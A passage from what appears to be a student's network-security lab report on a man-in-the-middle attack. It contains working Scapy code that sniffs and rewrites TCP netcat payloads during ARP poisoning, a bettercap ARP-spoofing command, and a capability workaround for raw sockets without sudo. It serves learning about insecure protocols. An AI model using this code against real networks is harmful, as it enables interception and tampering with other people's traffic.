def spoof_pkt(pkt):
        # check if packet sent with our src mac so we won't interfere
        if (pkt[Ether].src == our_mac):
                return

#########################################################################################
#       If we wanted both sides to be changed we could use this if statement            #
#                       and we won't be needing the elif statement                      #
#                                                                                       #
#       if (((pkt[IP].src == spf_client and pkt[IP].dst == spf_server)                  #
#               or (pkt[IP].src == spf_server and pkt[IP].dst == spf_client))           #
#               and pkt[TCP].payload):                                                  #
#########################################################################################

        #checks if th ecommunication is from the client to the server
        if ((pkt[IP].src == spf_client and pkt[IP].dst == spf_server) and pkt[TCP].payload):

                # get the payload length and real data
                old_len = len(pkt[TCP].payload)
```

I get the length of the payload and print the real data.
Then we check if any of our name is found, replace it, and print the new data.

```
#checks if th ecommunication is from the client to the server
if (((pkt[IP].src == spf_client and pkt[IP].dst == spf_server)
        or (pkt[IP].src == spf_server and pkt[IP].dst == spf_client))
        and pkt[TCP].payload):

        # get the payload length and real data
        old_len = len(pkt[TCP].payload)
        real_data = pkt[TCP][Raw].load.decode("utf-8")
        # assign the real data to the a new variable
        # so we can change it if our names found
        new_data = real_data


        print("real data send from client: ", real_data)

        # check if any of the names found in the real data
        # and replace it with the first letter of the name (times the length of the name)
        # regardless of Case (caseinsensitive)
        for name in names:
                pattern = re.compile(name, re.IGNORECASE)
                if(name in new_data.lower()):
                        print("found ", name, " in packet")
                        new_data = pattern.sub(name[0].upper() * len(name), new_data)


        print("new data to be sent: ", new_data)
```

I get the length of the new data and difference between the old data, then I delete the checksum and payload and specify a new length and add the new data to the packet and send it.


If the communication is from the server to the client, we simply forward it.

```
        # get the new length of the data and the difference between the old and the new lenght
        new_len = len(new_data)
        data_len_diff = new_len - old_len

        # get the IP layer of the packet, deleting the checksum and payload
        # and constructing a new packet with the new length and data
        # we could replace our names with any string we would like since we create a new length
        newpkt = pkt.getlayer(IP)
        del(newpkt.chksum)
        del(newpkt[TCP].chksum)
        del(newpkt[TCP].payload)
        newpkt[IP].len = pkt[IP].len + data_len_diff
        newpkt = newpkt/new_data

        # send packet without printing "1 Packet Sent"
        send(newpkt, verbose = False)

# if the packet is from the server back to the client we just forward it
elif (pkt[IP].src == spf_server and pkt[IP].dst == spf_client):
        newpkt = pkt[IP]
        send(newpkt, verbose = False)
```


The filter is simply for TCP. I could of course specify the port number.

```
# filter traffic for tcp telnet packets
def filter_netcat_tcp(pkt):
        if(TCP in pkt):
                return pkt


pkts = sniff(lfilter=filter_netcat_tcp ,prn=spoof_pkt)
```

Started the Arp Poisoning attack on the Attacker and set IP forwarding to True.



We can see the attack working as before.





IP forwarding set to True.

On the next pages we can see:
I started listening on the server using “nc -l 9090” and connected from the client using “nc 10.0.2.13 9090”

I sent “david and alexander” from the server to the client 3 times.
The first time was before starting the Netcat attack.
The second time was after starting the Netcat attack.
The third time was also after starting the Netcat attack but sent it with upper-case and lower-case letters “DaVid aNd AleXanDer”


Started the Netcat attack
Set ip forwarding to False (After the connection is made).






We wait for communication and see the IP forwarding set to False.

We can see the client point of view.




We see the messages sent.

We can see the Server point of view.




We can see the messages are different (because of the Attacker).
The first message was before the attack started.

We can see the Attacker (ourselves) point of view.



We can see our output: the real data, the occurrence of our names in the messages and the new data to send to the server.

By exploring Wireshark on the attacker host we can see change between the packets:



In green we can see:
On the first packet -> the MAC source of the client and destination of the attacker.
On the second packet -> the MAC source of the attacker and destination of the server.

In blue we can see:
On both the packets the IP source and destination are the same of the client and server.

In red we can see:
On both the packets the source port, destination port, sequence, Ack and length are the same.

In yellow we can see:
On the first packet -> the original message: “david and alexander”
On the second packet -> the spoofed message: “DDDDD and AAAAAAAAA”

Task 3 Summary

- I have succeeded the task. The screenshots of Wireshark and the terminal output using Netcat can show it.
- Again, I learned how to take advantage of an unsecure protocol by following its behavior.
- The task aligned with the theory – again I sent “legitimate” packets through the network, sort of dropped the original packets, and the receiving end acted as the OS and the protocol instruct it to act.
- This part of the lab was quit forward since I had the telnet task before.

Lab Summary

Task 1 was quite forward. I simply sent arp requests/replies over the network.

Task 2 was challenging and frustrating at times, however I managed to make the best of the situation and learned a bit more about networking and how to take advantage of a flawed protocol implementation.

Task 3 was like Task 2 and the hard work on from the previous Task did pay off.

In conclusion I think the lab was informative and even catching bugs of the original lab papers are quite enjoyable.

Things I learned on the fly.

Automation:

I created automated script to be more generic instead of manual changing values that slowing down the process.

I applied functions to enable or disable ip_forwarding, to learn this I search for markers and keywords that allow us to understand that from this point we can switch ip_forwarding and start to manipulate packets by changing the values.

Packet manipulation techniques:

I did face some technical issues. it took me a while to understand how Scapy generate packets.
My thinking was backwards, my mind set was that we generate packets from the physical layer to application layer, so I tried to change values manually in ethernet by switching source and destination MAC address to enable ip_forwarding on the attacker, but after the generation of packets nothing happened and the terminal got stuck.
I realized I don't need to touch the Ethernet layer and Scapy create the Ethernet layer by using send[IP] -> after this step the connections was stable and the attack worked like I wanted to.

Innovation

New approaches in MITM:

bettercap software.

This is a universal software for Network Attacks and Monitoring.

Capabilities of bettercap:

- Arp-spoofing and sniffing
- Network monitoring
- Wi-Fi monitoring
- Performing attacks on wireless networks
- Performing MITM attacks (with support for a variety of techniques: bypass HTTPS, DNS spoofing, launching a web server, and more)

For example to create arp-spoofing we just need to download script and use the *arp.spoof on* in terminal and in parameters (*arp.spoof.targets*) comma-separated list of MAC addresses, IP addresses, IP ranges or aliases for spoofing, also instead of *ip_forwarding* we can use *arp.spoof.whitelist* to skip during spoofing IP's and MAC's that's not our targets.

example:

> *set arp.spoof.targets 192.168.1.2-4; arp.spoof on*

Scapy without sudo privileges

While trying to run Scapy without “sudo” elevation the execution fails getting “PermissionError”. The reason is that scapy create a “raw socket” which requires higher privileges by the OS to use a system call.

However, there are some workarounds called “capabilities for binaries” and “ambient capabilities”:

By granting access beforehand to ambient (which grant capabilities to a permitted set instead of everyone)

“sudo setcap ‘cap_net_raw+p’ ambient
./ambient -c ‘13’ python3 ./<python_script>.py”
13 is the integer value of CAP_NET_RAW in the capcability.h file.

The script above let the OS know that we give a special capability (permission) to use net_raw (int 13 from the header file) to run a specific python script under python3 -> therefore we can run Scapy (that used in the python file) “without” sudo privileges.